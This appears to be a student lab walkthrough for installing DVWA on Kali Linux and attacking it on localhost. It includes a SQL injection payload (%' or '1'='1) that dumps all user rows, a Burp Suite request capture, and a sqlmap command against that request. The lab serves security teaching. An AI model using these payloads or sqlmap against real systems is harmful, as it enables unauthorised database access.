MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]>
```

**create user dvwa@localhost identified by 'p@ssw0rd';**



```

kali@kali:~$ sudo service mysql start
kali@kali:~$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)


MariaDB [(none)]>

```

`grant all on dvwa.* to dvwa@localhost;`

`flush privileges;`

`exit;`



```

kali@kali:~$ sudo service mysql start
kali@kali:~$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

kali@kali:~$ 

```

`sudo service apache2 start`



```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database

we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible

**File Inclusion**

**File Upload**

**Insecure CAPTCHA**

**SQL Injection**

**SQL Injection (Blind)**

**Weak Session IDs**

**XSS (DOM)**

**XSS (Reflected)**

**XSS (Stored)**

**CSP Bypass**

**JavaScript**

**DVWA Security**

**PHP Info**

**About**

**PHPIDS**

**PHPIDS v6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. It works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.**

**PHPIDS is currently: disabled. [Enable PHPIDS]**

as an example of how web application vulnerabilities can be exploited. DVWA serves as a platform to teach or learn basic exploitation techniques.

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the developer that they have tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all known attacks**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

set as LOW.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, About, and Logout.

**Security Level**

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

**PHPIDS**

[PHPIDS](#) v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Click submit.

Attacking the system:

- **SQLInjection:**

Enter 1 and Click submit

The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar menu is identical to the previous screenshot. The main content area displays the results of a SQL injection attack:

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://hobby-tables.com/>

Enter 2 and Click submit

The screenshot shows the DVWA application's "Vulnerability: SQL Injection" page. The URL is 127.0.0.1/DVWA/vulnerabilities/sql/?id=1&Submit=Submit#. The sidebar menu on the left has "SQL Injection" selected. The main form has "User ID: 2" entered and "Submit" clicked. The output shows the results of the SQL injection query: "ID: 1 First name: admin Surname: admin". Below the form, a "More Information" section lists several links about SQL injection.


Enter '%' or '1'='1

It displays all the information.


The screenshot shows the DVWA application's "Vulnerability: SQL Injection" page. The URL is 127.0.0.1/DVWA/vulnerabilities/sql/?id=%' or '1='1&Submit=Submit#. The sidebar menu on the left has "SQL Injection" selected. The main form has "User ID: '% or '1='1" entered and "Submit" clicked. The output shows five user records returned by the injected query. Each record includes an ID, first name, and surname:

- ID: %' or '1='1  
First name: admin  
Surname: admin
- ID: %' or '1='1  
First name: Gordon  
Surname: Brown
- ID: %' or '1='1  
First name: Hack  
Surname: Me
- ID: %' or '1='1  
First name: Pablo  
Surname: Picasso
- ID: %' or '1='1  
First name: Bob  
Surname: Smith


Open burp suite



open burp suite



click proxy



it should be that interception on

the data will be opened

In the linux terminal create a file with any file extension.

copy the content and paste in the file created using terminal

```

└──(kali㉿kali)-[~]
  $ touch sqlinsam.txt

└──(kali㉿kali)-[~]
  $ nano sqlinsam.txt

└──(kali㉿kali)-[~]
  $ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"

```

to view the content of the created file.

```
(kali㉿kali)-[~]
$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```


- Let's use sqlmap to exploit it:
- sqlmap -r sqlmaplow.txt

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt
